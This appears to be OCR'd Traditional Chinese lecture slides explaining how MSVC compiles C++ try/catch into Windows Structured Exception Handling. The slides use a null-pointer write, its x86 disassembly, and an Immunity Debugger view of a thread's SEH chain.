
若您方才的工作尚未完成，所使用的資訊可能會遺失。

請回報此問題給 Microsoft。

我們會建立一份錯誤報告，您可將此傳送給我們。所提供的資訊我們將爲您保密。

若要檢查您所回報的資訊，請按這裡。

回報此問題(S)　不回報(D)



喔不，你真的以為它會回傳？
(我小時候真的傻傻被騙好久)

How it work?

```cpp
#include <iostream>
int main()
{
    try
    {
        *(int*)(0) = 0;
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

```cpp
#include <iostream>
int main()
{
    try
    {
        *(int*)(0) = 0;
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

Memory Writing Fail
(Access Violation)

```cpp
#include <iostream>
int main()
{
    try
    {
        *(int*)(0) = 0;
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

接著就會放棄執行該發生問題的指令
然後跳至對應的catch內 (事實上是Handler)

```cpp
#include <iostream>
int main()
{
    try
    {
        *(int*)(0) = 0;
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

```asm
push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset _main_SEH
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
push    ecx
push    ebx
push    esi
push    edi

mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
mov     large dword ptr ds:0, 0
                                ; DATA X
mov     [ebp+var_4], 0FFFFFFFFh
xor     eax, eax
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop     edi
pop     esi
pop     ebx
mov     esp, ebp
pop     ebp
retn
```

註冊SEH異常處理Handler

```
#include <iostream>
int main()
{
    try
    {
        *(int*)(0) = 0;
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

```
push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset _main_SEH
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
push    ecx
push    ebx
push    esi
push    edi

mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
mov     large dword ptr ds:0, 0
                                ; DATA X
mov     [ebp+var_4], 0FFFFFFFFh
xor     eax, eax
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop     edi
pop     esi
pop     ebx
mov     esp, ebp
pop     ebp
retn
```

保存當前暫存器狀態
(這樣try結束就可以恢復暫存器)

```
#include <iostream>
int main()
{
    try
    {
        *(int*)(0) = 0;
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

```
push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset _main_SEH
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
push    ecx
push    ebx
push    esi
push    edi

mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
mov     large dword ptr ds:0, 0
                                        ; DATA X
mov     [ebp+var_4], 0FFFFFFFFh
xor     eax, eax
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop     edi
pop     esi
pop     ebx
mov     esp, ebp
pop     ebp
retn
```

Catch裡面東西會被另外
包成一個新的函數(作為Handler)

```
#include <iostream>
int main()
{
    try
    {
        *(int*)(0) = 0;
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

```
push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset _main_SEH
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
push    ecx
push    ebx
push    esi
push    edi

mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
mov     large dword ptr ds:0, 0


                                ; DATA X
mov     [ebp+var_4], 0FFFFFFFFh
xor     eax, eax
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop     edi
pop     esi
pop     ebx
mov     esp, ebp
pop     ebp
retn
```

存取不存在的記憶體引發error，
此時Thread就會找出Handler幫忙處理問題

```
#include <iostream>
int main()
{
    try
    {
        *(int*)(0) = 0;
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

```
push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset _main_SEH
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
push    ecx
push    ebx
push    esi
push    edi

mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
mov     large dword ptr ds:0, 0

                        ; DATA X
mov     [ebp+var_4], 0FFFFFFFFh
xor     eax, eax
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop     edi
pop     esi
pop     ebx
mov     esp, ebp
pop     ebp
retn
```

所以這行就不會執行，
並且跳入Catch被包成的函數
(也就是main_SEH函數內部)

```
#include <iostream>
int main()
{
    try
    {
        *(int*)(0) = 0;
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

```
push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset _main_SEH
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
push    ecx
push    ebx
push    esi
push    edi

mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
mov     large dword ptr ds:0, 0

                        ; DATA X
mov     [ebp+var_4], 0FFFFFFFFh
xor     eax, eax
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop     edi
pop     esi
pop     ebx
mov     esp, ebp
pop     ebp
retn
```

要離開try了，
取消這次try註冊的Handler

```
#include <iostream>
int main()
{
    try
    {
        *(int*)(0) = 0;
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```


```
push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset _main_SEH
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
push    ecx
push    ebx
push    esi
push    edi

mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
mov     large dword ptr ds:0, 0
                                        ; DATA X
mov     [ebp+var_4], 0FFFFFFFFh
xor     eax, eax
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop     edi
pop     esi
pop     ebx
mov     esp, ebp
pop     ebp
retn
```

根據不同編譯器，
Handler實作方式跟取消註冊
都有差異，不過一定會有這行：
mov fs:[0], xxx


```
#include <iostream>
int main()
{
    try
    {
        *(int*)(0) = 0;
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

```
push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset _main_SEH
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
push    ecx
push    ebx
push    esi
push    edi

mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
mov     large dword ptr ds:0, 0


                        ; DATA X
mov     [ebp+var_4], 0FFFFFFFFh
xor     eax, eax
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop     edi
pop     esi
pop     ebx
mov     esp, ebp
pop     ebp
retn
```

打開Immunity Debugger載入我們寫的程式，
載入後不要執行，斷點斷在入口點
你會發現每個線程被創建初始化之後，
會先分配一個SEH Handler給它



所以Thread在執行程式碼時候如果遇到任何問題，
但開發者又沒做try之類的catch，在崩潰的時候
就是調用到系統分配給你的SEH Handler



斷點斷在我們自己寫的main()入口，
這時候你會看到MSVCRT在做CRTStartUp後
幫我們新增了一個Handler
(至於用途不明確，知道的人歡迎跟我說一下XD)

CPU - main thread, module ConsoleA

```
004014F0   $ 55          PUSH EBP
004014F1   . 8BEC        MOV EBP,ESP
004014F3   . 6A FF       PUSH -1
004014F5
004014FA
00401500
00401501
00401508
```

SEH chain of main thread

Address	SE handler
0012FF78	ConsoleA._except_handler4
0012FFC4	ntdll.770DE13D

新增Handler會由上往下放，
越上面的Handler是越新的Handler，
